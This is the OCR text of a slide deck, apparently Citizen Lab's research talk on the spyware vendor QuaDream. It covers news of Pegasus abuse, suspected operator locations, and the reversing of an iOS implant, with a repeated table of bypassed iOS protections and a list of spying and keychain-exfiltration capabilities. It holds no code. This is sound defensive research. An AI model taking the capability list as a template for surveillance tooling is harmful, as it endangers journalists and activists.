
The Industry in the News


Israeli spyware used ‘extensively’ on separatists in Spain, group says



Pegasus phone spyware used to target 30 Thai activists, cyber watchdogs say


Pegasus spyware used in ‘jaw-dropping’ phone hacks on El Salvador journalists


Mexico: reporters and activists hacked with NSO spyware despite assurances


More Polish opposition figures found to have been targeted by Pegasus spyware


The Industry in the News



Dubai ruler hacked ex-wife using NSO Pegasus spyware, high court judge finds

Sheikh Mohammed used spyware on Princess Haya and five associates in unlawful abuse of power, judge rules

- ‘The walls are closing in on me’: the hacking of Princess Haya
- Ruling in Princess Haya case raises fresh questions for Cherie Blair



QUADREAM: SOME SUSPECTED OPERATOR LOCATIONS


SWEET QUADREAMS **A First Look at Israeli Spyware Vendor QuaDream's Spy Tools, Victims, and Customers**

By: Bill Marczak, John Scott Railton, Astrid Perry, Noura Aljizawi, Siena Anstis, Zoe Panday, Emma Lyon, Ron Deibert

THECITIZENLAB

QUADREAM: SOME SUSPECTED OPERATOR LOCATIONS

Victim Locations



SWEET QUADREAMS A First Look at Israeli Spyware Vendor QuaDream's Spy Tools, Victims, and Customers

By: Bill Marczak, John Scott Railton, Astrid Perry, Noura Aljizawi, Siena Anstis, Zoe Panday, Emma Lyon, Ron Deibert


THECITIZENLAB

Discovery of the Attack & Samples

Attribution: Sometimes it's Easy!


Static & Dynamic Reversing of the Sample

iOS System Protections




Protection Mechanism	Bypassed?
ASLR and NX	✓
Sandboxing	✓
Entitlements	✓
Codesigning + AMFI	✓
PAC	✓
PPL	✓

iOS System Protections




Protection Mechanism	Bypassed?
ASLR and NX	✓
Sandboxing	✓
Entitlements	✓
Codesigning + AMFI	✓
PAC	✓
PPL	✓

iOS System Protections



Protection Mechanism	Bypassed?
ASLR and NX	✓
Sandboxing	✓
Entitlements	✓
Codesigning + AMFI	✓
PAC	✓
PPL	✓

iOS System Protections



Protection Mechanism	Bypassed?
ASLR and NX	✓
Sandboxing	✓
Entitlements	✓
Codesigning + AMFI	✓
PAC	✓
PPL	✓

Sample Capabilities


- Device Info
  - Wi-Fi
  - Airplane Mode
  - Carrier Info
  - iOS version

- Spying
  - Records audio
  - Takes pictures
  - Tracks location

Sample Capabilities

- Exfiltrates and deletes keychain items
- Exfiltrates and deletes other files on disk
- NO persistence mechanism!

